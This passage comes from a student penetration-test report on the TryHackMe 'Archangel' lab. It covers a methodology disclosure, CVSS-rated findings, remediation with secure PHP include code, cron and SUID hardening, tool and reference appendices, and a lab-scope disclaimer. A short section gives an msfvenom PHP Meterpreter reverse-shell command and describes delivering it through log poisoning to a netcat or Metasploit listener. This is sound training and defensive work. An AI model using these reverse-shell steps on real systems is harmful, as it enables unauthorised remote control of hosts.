The project problem statement's Phase 4 specifies upgrading shell access to a full Meterpreter session via Metasploit's `exploit/multi/handler`. In this engagement, the shell-upgrade step (Section 4.5) was instead performed with a `php-reverse-shell.php` payload caught by a plain `nc -lvnp` listener. This is documented transparently here rather than represented as a Metasploit/Meterpreter session, since no msfconsole evidence was captured.

Functionally, both approaches achieve the same Kill Chain objective – an interactive, attacker-controlled command channel on the target – and the netcat-based shell was sufficient to complete every subsequent phase through to root. For full alignment with the rubric's dedicated Metasploit Integration criterion, the following steps would additionally demonstrate the Meterpreter path using the access already established:

- Generate a PHP Meterpreter payload, e.g. `msfvenom -p php/meterpreter/reverse_tcp LHOST=<attacker-ip> LPORT=<port> -f raw > met.php`.
- Configure `exploit/multi/handler` in msfconsole with a matching payload, LHOST and LPORT.
- Use the confirmed LFI-to-RCE log-poisoning access (Section 4.4) to fetch and execute `met.php` on the target, exactly as the php-reverse-shell payload was delivered.
- Confirm an interactive `meterpreter >` session opens in msfconsole and capture the session banner as evidence.

7. Risk Rating Summary

Given that this engagement achieved full, unauthenticated remote code execution and subsequent escalation to **root**, the overall risk exposure of the Spectron Network web application is rated **CRITICAL**. A single unauthenticated web vulnerability (LFI) was chained through log poisoning and two stages of local privilege escalation to achieve complete host takeover with no credentials and no user interaction required at any step.

Finding	Severity	CVSS (approx.)
Local File Inclusion (test.php?view=)	High	7.5 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)
PHP Source Code Disclosure via php://filter	Medium	5.3 (AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)
Sensitive log file accessible outside web root	Medium	5.3 (AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)
LFI-to-RCE via Apache access-log poisoning	Critical	9.8 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
World-writable cron script run by a privileged user	High	8.8 (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
PATH-hijackable SUID binary (backup) – root compromise	Critical	8.4 (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)

8. Defensive Remediation & Hardening Plan

8.1 Code Fix – Secure File Inclusion Handling

Replace the substring-based allow-list with a canonical-path whitelist that resolves symlinks and relative segments before comparison, and restrict inclusion to a fixed, enumerated set of filenames rather than an arbitrary user-supplied path:

```
<?php
$allowed = ['home' => 'home.php', 'about' => 'about.php']; // explicit whitelist, no user path
$page = $_GET['view'] ?? 'home';
if (array_key_exists($page, $allowed)) {
  include __DIR__ . '/pages/' . $allowed[$page];
} else {
  http_response_code(400);
  echo 'Invalid page requested';
}
?>
```

Never pass user input directly into include()/require(). If dynamic inclusion is unavoidable, use `realpath()` and verify the resolved path's prefix matches an approved base directory before including it, and reject any path containing null bytes, wrapper schemes (`php://`, `data://`, `expect://`), or traversal sequences in any encoding.

8.2 Server Hardening

- Set `allow_url_include = Off` and `allow_url_fopen = Off` in php.ini to prevent remote file inclusion and reduce wrapper abuse.
- Restrict Apache/PHP's effective filesystem permissions with `open_basedir` so the web process cannot read logs or files outside its own web root.
- Set log directories (e.g. `/var/log/apache2/`) to be unreadable by the web-server user, or relocate logs outside any path reachable via application-controlled includes.
- Remove development/test artifacts (e.g. `mrrobot.php`, `development_testing/`) from production deployments entirely.
- Disable directory listing and audit for other leftover debug endpoints using the same gobuster wordlist approach used in this assessment.
- Apply least-privilege file permissions and remove any unnecessary SUID bits on system binaries to limit post-exploitation privilege escalation if RCE is ever achieved.

8.3 Cron & SUID Hardening (Post-Exploitation)

- Never give scripts or directories invoked by `cron` world-write permissions; `/opt/helloworld.sh` and its parent directory should be owned and writable only by the account that needs to maintain them (e.g. `chmod 750`, root-owned).
- Audit `/etc/crontab` and `/etc/cron.d/` regularly for jobs that run as a more privileged user than the owner of the script they execute.
- Remove unnecessary SUID bits; where SUID is required, use absolute paths for every invoked binary (e.g. `/bin/cp` instead of `cp`) and explicitly reset `PATH` inside the program before calling any subprocess.

- Avoid writing custom SUID utilities where possible; prefer well-audited, minimal wrapper tools or `sudo` rules scoped to exact commands instead.

9. Appendix A – Risk Definitions (CVSS)

This report uses CVSS v3.1 base scores to determine the severity of each finding. The Common Vulnerability Scoring System provides a numerical (0–10) representation of severity, derived from Exploitability, Scope, and Impact sub-metrics.

CVSS Score Range	Severity Category
0.0	Informational / Observational
0.1 to 3.9	Low
4.0 to 6.9	Medium
7.0 to 8.9	High
9.0 to 10.0	Critical

10. Appendix B – Tool Usage

Tool	Purpose
Nmap	Port and service discovery against the target host.
Gobuster	Directory and file enumeration on the web application.
Burp Suite Community Edition	Intercepting proxy used to craft the User-Agent log-poisoning payload and trigger it via Repeater.
Firefox (THM AttackBox)	Manual browser-based exploitation of the LFI vulnerability.
base64 (coreutils)	Local decoding of source code disclosed via the php://filter wrapper.
SecLists (laudanum php-reverse-shell.php)	Pre-built PHP reverse-shell payload staged and delivered through the confirmed RCE.
python3 -m http.server	Lightweight HTTP server used to host the reverse-shell payload for retrieval by the target.
netcat (nc -lvnp)	Reverse-shell listener used to catch interactive callbacks from www-data and, later, archangel.
Kali Linux toolset	General-purpose exploitation toolkit available on the attack host.

11. Appendix C – References & Further Reading

The following public write-ups and videos on the TryHackMe “Archangel” room were consulted for background and technique verification during this engagement.

- https://www.youtube.com/watch?v=sOVfHCkZr1w
- https://www.youtube.com/watch?v=I41kD5LBKVA
- https://sckull.github.io/posts/archangel/
- https://apjone.uk/tryhackme-archangel/
- https://systemweakness.com/archangel-tryhackme-436ca1127513
- https://devskynet.netlify.app/post/tryhackme-archangel/
- https://anubhavuniyal.medium.com/tryhackme-archangel-writeup-fb61a378824

12. Disclaimer

This assessment was performed exclusively within the TryHackMe “Archangel” lab environment for academic and training purposes as part of the Cybersecurity Major Project. All IP addresses, hostnames, and the “Spectron Network” enterprise alias used throughout this document refer solely to the assigned lab target and attacking Kali host, and do not represent any real production organization. No activity described in this report was performed against any system outside the authorized lab scope.

It should be noted that it is not possible to completely guarantee the security of any network, system, or application, and this report does not constitute a guarantee of security for the tested environment. The methodology variance noted in Section 6 (a netcat reverse shell used in place of a Metasploit/Meterpreter session) is disclosed transparently rather than represented as evidence that was not actually captured.